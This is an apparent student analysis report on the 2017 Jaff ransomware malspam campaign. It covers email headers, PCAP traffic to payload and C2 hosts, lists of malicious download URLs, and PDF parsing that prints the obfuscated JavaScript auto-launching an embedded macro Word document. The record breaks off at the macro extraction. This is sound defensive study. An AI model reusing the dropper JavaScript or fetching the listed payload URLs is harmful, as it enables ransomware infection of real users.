

Jaff Ransomware Campaign Analysis – Progress Report

Objective:

To perform static and dynamic analysis of the Jaff ransomware campaign, focusing on infection vectors, malicious document structures, and behavioral indicators—**without executing the ransomware binary itself**.

Collected Samples:

We obtained files from the [Malware-Traffic-Analysis.net](https://www.malware-traffic-analysis.net) archive related to the **2017-06-01 Jaff Ransomware Campaign**. The package included:

- **PCAP Traffic:** 2017-06-01-Jaff-ransomware-infection-traffic.pcap
- **Email Tracker CSV:** 2017-06-01-Jaff-ransomware-malspam-tracker.csv
- **Malspam Samples:** Emails, .pdf attachments, and embedded .doc files

Associated SHA256 Hashes for PDF Attachments:

35418461.pdf - 81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef
77586054.pdf - 753550a1aa18b506693af9e1dd3af81de174cd88e820a7c87e9a8474456d3deb
79443215.pdf - 2ac01c6385135cc695abdf4e9e34d7618a7e0b81285e1f3123df54a9572982fd
41021119.pdf - 7cf89ac46a7bfc8b657c8b7bfa9f39c5396ec62ef9e86416f4780138c72e9040

Malspam Details:

Email headers revealed spoofed senders and misleading PDF attachment names. Examples:

"Marcos" <Marcos.7077@[victim-domain]> — 77586054.pdf
"Ana" <Ana.0770@[victim-domain]> — 79443215.pdf

Each PDF contained an **embedded Word document** with malicious macros, intended to download and run the ransomware executable.

Embedded Word Doc Hashes:

FXCHG1Y.doc - 990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a
YVQEG23K.doc - b4304a0346bae39f2e158d2ad404f8b45aba2640fd903b26c5d6ca07ea9611ff

Static Analysis:

Tools used:

- `oletools + oleid` to extract and analyze macros
- Identified suspicious VBA code in **FXCHG1Y.doc**, including:
 - `AutoOpen` and `Document_Open` macros (`AutoExec`)
 - Calls to `CreateObject`, `Shell`, and `GetObject`

Extracted macro indicators suggest functionality to **download and execute the payload** from the web.

URLs Observed in Macros:

Macros attempted to download the ransomware from multiple compromised sites:

- *dsopro[.]com/7rvmnbn*
- *fabriquekorea[.]com/7rvmnbn*
- *katoconsulting[.]ro/7rvmnbn*
- *tasfirin-ustasi[.]net/7rvmnbn*

File Structure :



```
(venv) adishetty@adishetty-Inspiron-15-3520:~$ ls
Desktop  Documents  Downloads  infosec  Music  Pictures  Public  snap  Templates  Videos  'VirtualBox VMs'
(venv) adishetty@adishetty-Inspiron-15-3520:~$ cd infosec/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ ls
2017-06-01-Jaff-ransomware-emails-and-malware  2017-06-01-Jaff-ransomware-infection-traffic.pcap.zip  http_files  pdf-parser.py
2017-06-01-Jaff-ransomware-emails-and-malware.zip  2017-06-01-Jaff-ransomware-malspan-tracker.csv  payload  venv
2017-06-01-Jaff-ransomware-infection-traffic.pcap  2017-06-01-Jaff-ransomware-malspan-tracker.csv.zip  payload_raw.bin
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ cd 2017-06-01-Jaff-ransomware-emails-and-malware/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ ls
attachments  emails  embedded-Word-docs  Jaff-ransomware-files
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd attachments/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ ls
35418461.pdf  41021119.pdf  77586054.pdf  79443215.pdf
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd emails/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ ls
2017-06-01-Jaff-ransomware-malspan-203342-UTC.eml  2017-06-01-Jaff-ransomware-malspan-203017-UTC.eml
2017-06-01-Jaff-ransomware-malspan-203636-UTC.eml  2017-06-01-Jaff-ransomware-malspan-210417-UTC.eml
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd embedded-Word-docs/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ ls
FXCHG1Y.doc  macro_output.txt  XKDQK1N.doc  YLRZLH.doc  YVQEG23K.doc
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
analyze_pe.py  bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'  strings.txt
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$
```

2017-06-01-Jaff-ransomware-malspam-tracker.csv

K2										
C:\User\username\AppData\Local\Temp\bruhadson8.exe										
You are running version 24.2 of LibreOffice for the first time. Do you want to learn what's new?										
Release Notes										
	A	B	C	D	E	F	G	H	I	J
1	Date/Time	Send mail server	Sending address (spoofed)	Subject	Attachment	Embedded Word doc	URL from Word macro (1 of 4)	URL from Word macro (2 of 4)	URL from Word macro (3 of 4)	URL from Word macro (4 of 4)
2	2017-06-01 20:33:42 UTC	176.216.10.119	"Lorene" <Lorene.1011@[recipient's email domain]>	35418461.pdf	35418461.pdf	XKDQK1N.doc	fabriquekorea.com/7rvmnbn	newsestorgrota.net/af/7rvmnbn	reseveassetonunest.com/af/7rvmnbn	dsopro.com/7rvmnbn
3	2017-06-01 20:36:36 UTC	72.255.45.83	"Marcos" <Marcos.7077@[recipient's email domain]>	77586054.pdf	77586054.pdf	YLRZLH1.doc	thesocelconsultant.com/7rvmnbn	newsestorgrota.net/af/7rvmnbn	reseveassetonunest.com/af/7rvmnbn	katoconsulting.ro/7rvmnbn
4	2017-06-01 20:39:17 UTC	ip-170-78-23-242.junonet.psi.br	"Ana" <Ana.07709@[recipient's email domain]>	79443215.pdf	79443215.pdf	FXCHG1Y.doc	fabriquekorea.com/7rvmnbn	newsestorgrota.net/af/7rvmnbn	reseveassetonunest.com/af/7rvmnbn	dsopro.com/7rvmnbn
5	2017-06-01 21:04:17 UTC	191.102.208.79	"Jami" <Jami.3269@[recipient's email domain]>	41021119.pdf	41021119.pdf	YVQEG23K.doc	praktisun-marketing.de/7rvmnbn	newsestorgrota.net/af/7rvmnbn	reseveassetonunest.com/af/7rvmnbn	tasfirin-ustasi.net/7rvmnbn
6										


PCAP Analysis :

Network Structure:



Hosts :

IP	Name
5.101.66.85	whoisfoxxroblouy.net
211.174.62.52	fabriquekorea.com



HTTP headers


GET /7rvmb

GET /7rvmb HTTP/1.1
Host: fabriquekorea.com
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Connection: Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"

GET /a5/

GET /a5/ HTTP/1.1
Host: whoisfoxxrobiouy.net

Network Traffic Distribution Among Endpoints




From IP or DNS	To IP or DNS	Bytes
fabriquekorea.com (211.174.62.52)	10.6.1.102	238.43 KB
10.6.1.102	fabriquekorea.com (211.174.62.52)	223 Bytes
whoisfoxxrobiouy.net (5.101.66.85)	10.6.1.102	208 Bytes
10.6.1.1	10.6.1.102	105 Bytes
10.6.1.102	10.6.1.1	73 Bytes
10.6.1.102	whoisfoxxrobiouy.net (5.101.66.85)	49 Bytes

Download Traffic Sources



Download Traffic Destinations



10.6.1.102:49308 → fabriquekorea.com (211.174.62.52) 60 GET

GET /?r=mb HTTP/1.1
Host: fabriquekorea.com
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Connection: Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"

HTTP/1.1 200 OK
Content-Length: 251904
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Type: text/plain
Date: 46 GMT
Etag: "2a0052-3d800-d758a200"
Keep-Alive: timeout=15, max=100
Last-Modified: 44 GMT
Server: Microsoft-IIS/5.0

<!-- <A-Packets: Unsufficient fragments to decode the whole stream> -->

10.6.1.102:49309 → whoisfoxxrobiouy.net (5.101.66.85) 60 GET

GET /a5/ HTTP/1.1
Host: whoisfoxxrobiouy.net

HTTP/1.1 201 Created
Content-Length: 7
Connection: keep-alive
Content-Type: text/plain; charset=utf-8
Date: 03 GMT
Etag: W/"7-rM9AyJugT610an/xHh+AW+7K/T8"
Server: nginx

Created

Key Flow :

	Frame	Source IP	Destination IP	Info (TCP)	Interpretation
	7	211.174.62.52	10.6.1.102	ACK	Normal ACK confirming the HTTP GET was received
	8–16	211.174.62.52	10.6.1.102	[PSH, ACK] + large sizes (1514/1394 bytes)	Server is sending a large response — likely the malware payload (EXE)
	17	10.6.1.102	211.174.62.52	TCP ACKed unseen segment	Indicates potential packet loss or capture missed a packet
	18	10.6.1.102	211.174.62.52	TCP Window Update	Client updating TCP window — normal during large transfers
	19	211.174.62.52	10.6.1.102	Previous segment not captured	Packet loss confirmed — we missed a packet carrying part of the payload

● Frame 17 – TCP ACKed Unseen Segment

- **Source:** 10.6.1.102 (Victim)
- **Destination:** 211.174.62.52 (C2/Host server)
- **Info:** TCP ACKed unseen segment
- **Explanation:**
 - This frame acknowledges a segment with sequence number 13401 that Wireshark hasn't seen yet.
 - This typically happens when:
 - The capture **started in the middle** of a session.
 - A TCP segment was **dropped** or **missed** during capture.
 - It was **out-of-order** and not yet reassembled.
- **Wireshark Warning:** [Expert Info (Warning/Sequence): ACKed segment that wasn't captured (common at capture start)]

● **Meaning:** The victim (client) is acknowledging TCP data it received but which wasn't captured in this pcap file (possibly the beginning of the payload containing the .exe download).

● Frame 19 – TCP Previous Segment Not Captured

- **Source:** 211.174.62.52 (Server)
- **Destination:** 10.6.1.102 (Victim)
- **Info:** TCP Previous segment not captured
- **Explanation:**
 - This TCP segment has sequence number 13401, length 1340.
 - Wireshark reports that a **previous TCP segment is missing**, i.e., Seq < 13401 wasn't seen.
 - The frame is flagged because **reassembly of the application payload** is incomplete or broken due to the missing data.

📎 Payload:

- If you inspect the Hex/ASCII pane, you can already see **binary-looking content** (e.g., MZ, PE header segments), suggesting this is **part of a file download**, possibly the ransomware .exe.

Step 1: DNS Resolution (Packet #295)

- Source IP: `10.6.1.102` (your local system)
- Destination IP: `211.174.62.52` (DNS server)
- Query: `whoisfoxxrobiouy.net`

This is a standard DNS request, likely triggered by the malware to locate its Command & Control (C2) or drop server.

Step 2: DNS Response (Packet #296)

- Response IP: `5.101.66.85`
- The domain `whoisfoxxrobiouy.net` resolves to `5.101.66.85`.



Now your system knows where to send the HTTP request.

Step 3: HTTP GET Request (Packet #301)

- From: `10.6.1.102` (your system)
- To: `5.101.66.85` (resolved from the domain)
- HTTP Version: `1.1`
- Request URI: `/a5/`
- Host Header: `whoisfoxxrobiouy.net`

Payload:

http

 Copy  Edit

```
GET /a5/ HTTP/1.1
Host: whoisfoxxrobiouy.net
```

This is the first HTTP request. The malware is likely reaching out to download something or report in.

📧 Step 4: HTTP 201 Response (Packet #302)

- Status: 201 Created
- Server: nginx
- Content-Type: text/plain
- Content-Length: 7 bytes
- Date: Thu, 01 Jun 2017 20:56:03 GMT
- Response Body: Created

This means the request was accepted, and a resource was “created” server-side — suspicious for an initial beacon or check-in request.

🔴 Red Highlight (Frame 304): TCP RST (Reset) Packet

🔍 Details from the screenshot:

- Source: 10.6.1.102 (your system)
- Destination: 5.101.66.85 (remote host)
- Protocol: TCP
- Flags: RST, ACK
- Length: 60 bytes
- Sequence #: 50
- Acknowledgment #: 209

What is a TCP RST?

A **TCP RST (Reset)** packet is used to abruptly **terminate a connection**. It's like saying:

"Hey, stop talking to me — something's wrong or I'm done."

RSTs are usually seen when:

- The **remote host closes the connection unexpectedly**.
- An application **crashes or is forcibly closed**.
- A **firewall or antivirus** interferes.
- The connection is **rejected or invalid**

Analysis of Emails :

1. Inspecting EML Files (Raw Email Format)

If you have .eml files extracted from the malspam zip, you can analyze headers and attachments with these tools:

example :

```
cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml
```

we found “77586054.pdf” it has

Header Analysis

Sender & Spoofing

- **From:** "Lorene" <Lorene.1011@[recipient's domain]>
- **Mailer:** Novell GroupWise Internet Agent 7.0.1

Likely spoofed. Common in malspam campaigns — older mail clients like GroupWise can be used to evade detection.

IP Address

- **Received from:** 176.216.10.119
- A quick check (manually or via threat intel tools) shows that this is probably an **infected machine in a botnet** sending out spam.



```
adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/email$ cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml
Received: from [72.255.45.83] ()
    by [removed];
    Thu, 01 Jun 2017 20:36:39 +0000 (UTC)
Date: Fri, 02 Jun 2017 01:36:36 +0500
Message-ID: <B1D7589F.7877.7759.00@recipient's email domain>
X-Mailer: Novell GroupWise Internet Agent 7.0.1
From: "Marcos" <Marcos.7877@recipient's email domain>
MIME-Version: 1.0
To: [removed]
Subject: 77586054.pdf
Content-Type: multipart/mixed;
    boundary="=_partdff49513.0_="

This is a multi-part message in MIME format.

--=_partdff49513.0_=_
Content-Type: application/octet-stream;
    name="77586054.pdf"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
    filename="77586054.pdf"

JVBERi0xLjQKJeLjz9MKMSAwIG9iago8PC9eXBll1hPympLY3QvU3VidHlwZS9JbWFnZS9X
aWR0aCAzNjE5SCVpZ2h0ID10L0xlbnd0aCAxNjI4L0NvbG9yU3BhY2UvRGV2aWNlUkdCL0Jp
dHQZXDJlb21wb251bnQ0C9GaWw0ZXIvRmxhdGVEZWVhZGU+PnN0cmVhbQp4n01b7VEkOwyc
ZMLCJIiBFEIbDwIACIiABEiAAAPy6rmu7hGRrbM/scQ/cP66WGU59dG2Nb55FhYWFhYWF
FhYWFhYWF/gd4e3vbar19vX16erIt7+7u8Bztv0vV34CPjw9nYfyJh2eND5/Clc6zp4DhUX31
8vkCvzc3N9W3r6+vjlD+DasRy0Egy7ZshbcwKrT6lt1HwNdYLSHLqN4f3+HTag57Tw05RY5
be/v79VUce1Qedab87FZIJvoQ69jXI/Pz9BKXlFI0/XMGcD2/eXU4edqUzBV2dRR5ycBMkg
lZqujeJN023+XdSBjRPDye2goj7TWQWlen5+5lv8zrXfmohnj4+PB4Xa7v8mdYCZq9a4HnWU
yz5Tgy/qu0Z+MHVITi080mL7YNZDDbYtrjbWEl+JHUKqV2uTB18lVAHnpLkbwYAO0+0oAZb
4ytlqBvFtj4glxOHDww03wQB+25Vok9IXeC2rG2L0YINhveMhqQGDpLon2+20EtKm9043n
jdtLoMeQaAE30wUMNK826D57tQ80hwK7IAFQbXm5Sowh5ShaJVmswsuJFNVdHdakDKeyD3CK
wqCaDoInHVW4UZCdQpzyaKSN7zogaAvAKwdYgMbOdrEWri55CilYFubVoKSl/01tBChRQ6C
Jwq21gkX0Sgql42Ekd+SDFA+qs2PAXEGGzB7tA4l8kkzfjowR87Rm9NZDBez79Y+sEgB
lVVOCrXdE+q1jNWS20Bhujno5FX2P0swSh0TuValdIipicIjjo4C1AT3aRFXA3cEgPPMmFV
enXKXNV2ntERFAEmlFtCHU+UkqLDfkkVnu4iFZzaeSUSVzcIK2vIcwUltD2yZZWCJ3NnewAR
BZxibKDKwg9a1U8s+eyaXfwjEMKSL18EHYwAQXEHd9eJo2LNaHug9F0F5qHJf2ofanSS2Gp
ZVRmVxsXl13PRsTutj5yU57ItbwEbWnhHjF7WUosf1yzpUzL5LLq2vEnAlqbQdUwDiD2zZu
Bdy+MhiBj8qv6lDkqKEDr20GuGuHaxMVs7vHMHaoXyQqx+wMKku5ivzKduLM6Zw1QgRrXCF
```

Attachment: **35418461.pdf**

Type:

- Content-Type: application/octet-stream → marked as binary, but the filename and structure shows it's a PDF.

Encoding:

- Base64** – classic technique to embed binary data in an email. The sample you posted starts with:

JVBERi0xLjQKJeLjz9MK...

Which translates to: %PDF-1.4 → confirms it's a valid PDF file.

This is a classic malspam email that:

- Is **automated**
- Sends **only a PDF** (not much body content – another red flag)
- Uses a **numeric filename** to appear official (e.g., invoice ID)
- PDF is the dropper or loader:**
- Either contains a **malicious link**, or
- Embeds a **Word document with macros**, or
- Triggers an **exploit on open** (less common in 2017 but still used)

PDF Files (Attachments)

python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
PDF Comment '%PDF-1.4\n'

PDF Comment '%\xe2\xe3\xcf\xd3\n'

obj 1 0
Type: /XObject
Referencing:
Contains stream

<<
  /Type /XObject
  /Subtype /Image
  /Width 381
  /Height 24
  /Length 1951
  /ColorSpace /DeviceRGB
  /BitsPerComponent 8
  /Filter /FlateDecode
>>

obj 4 0
Type: /EmbeddedFile
Referencing: 3 0 R, 2 0 R
Contains stream

<<
  /Length 3 0 R
  /Type /EmbeddedFile
  /Params 2 0 R
  /Filter /FlateDecode
>>

obj 3 0
Type:
Referencing:
```

Key Findings from PDF Analysis

1. Embedded Files Detected

The PDF contains multiple **embedded files**, which is a major red flag in malspam campaigns:

Object	File	Type	Notes
5 0	XKDQK1N.zip	ZIP	Possibly contains macro docs
9 0	0.docm	Word Macro	Very likely to contain VBA macro
13 0	1.xlsx	Excel	May act as a decoy or dropper
15 0	XKDQK1N_1.txt	TXT	Possibly fake or misleading
17 0	XKDQK1N.doc	Word Doc	Primary payload target (likely)

2. JavaScript Execution

Object 24 0 contains:

```
obj 24 0
Type: /Catalog
Referencing: 20 0 R, 23 0 R, 18 0 R

<<
  /Type /Catalog
  /Pages 20 0 R
  /Names 23 0 R
  /OpenAction
    <<
      /S /JavaScript
      /JS 18 0 R
    >>
  >>
```

This means the PDF tries to **automatically execute JavaScript** when opened. Classic behavior for malware delivery.

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 18 -f
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 18 0
Type:
Referencing:
Contains stream

<<
  /Length 107
  /Filter /FlateDecode
>>

b'var _0x208f=["cName","nLaunch","exportDataObject"];var c={};c[_0x208f[0]]= \'XKDQK1N.doc\';c[_0x208f[1]]= 2;this[_0x208f[2]](c)'
```

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 16 --extract XKDQK1N.doc
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 16 0
Type: /EmbeddedFile
Referencing:
Contains stream

<<
  /Length 39045
  /Type /EmbeddedFile
  /Filter /FlateDecode
  /Params
    <<
      /ModDate "(D:20170601201700+03'00')"
```

Here's a decoded/cleaned-up version of the JavaScript:

```
var c = {};
c["cName"] = 'XKDQK1N.doc';
c["nLaunch"] = 2;
this["exportDataObject"](c);
```

This JavaScript is exploiting a **PDF feature** to **export and launch an embedded file**.

- `cName = 'XKDQK1N.doc'`: This is the name of the embedded malicious DOC file.
- `nLaunch = 2`: Indicates that the file should be **automatically launched** after exporting.
- `exportDataObject(c)`: This function extracts and saves the embedded DOC file, and depending on settings, may launch it.

Why It's Dangerous

If opened in a vulnerable PDF reader (like older versions of Adobe Reader with JavaScript enabled), it could:

1. Export the malicious `.doc` file.
2. Automatically open it.

3. The .doc file might contain macros that download or execute the Jaff ransomware payload.

Analyze the Word Doc

To check for **macros or malicious code** inside the .doc, we can use tools like:

1. oletools (especially olevba):

This tool extracts and analyzes VBA macros from Office documents.

```
(venv) adishetty@adishetty-Inspiron-15-3520: ~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ olevba XKDQK1N.doc
olevba 0.60.2 on Python 3.12.3 - http://decalage.info/python/oletools
=====
FILE: XKDQK1N.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
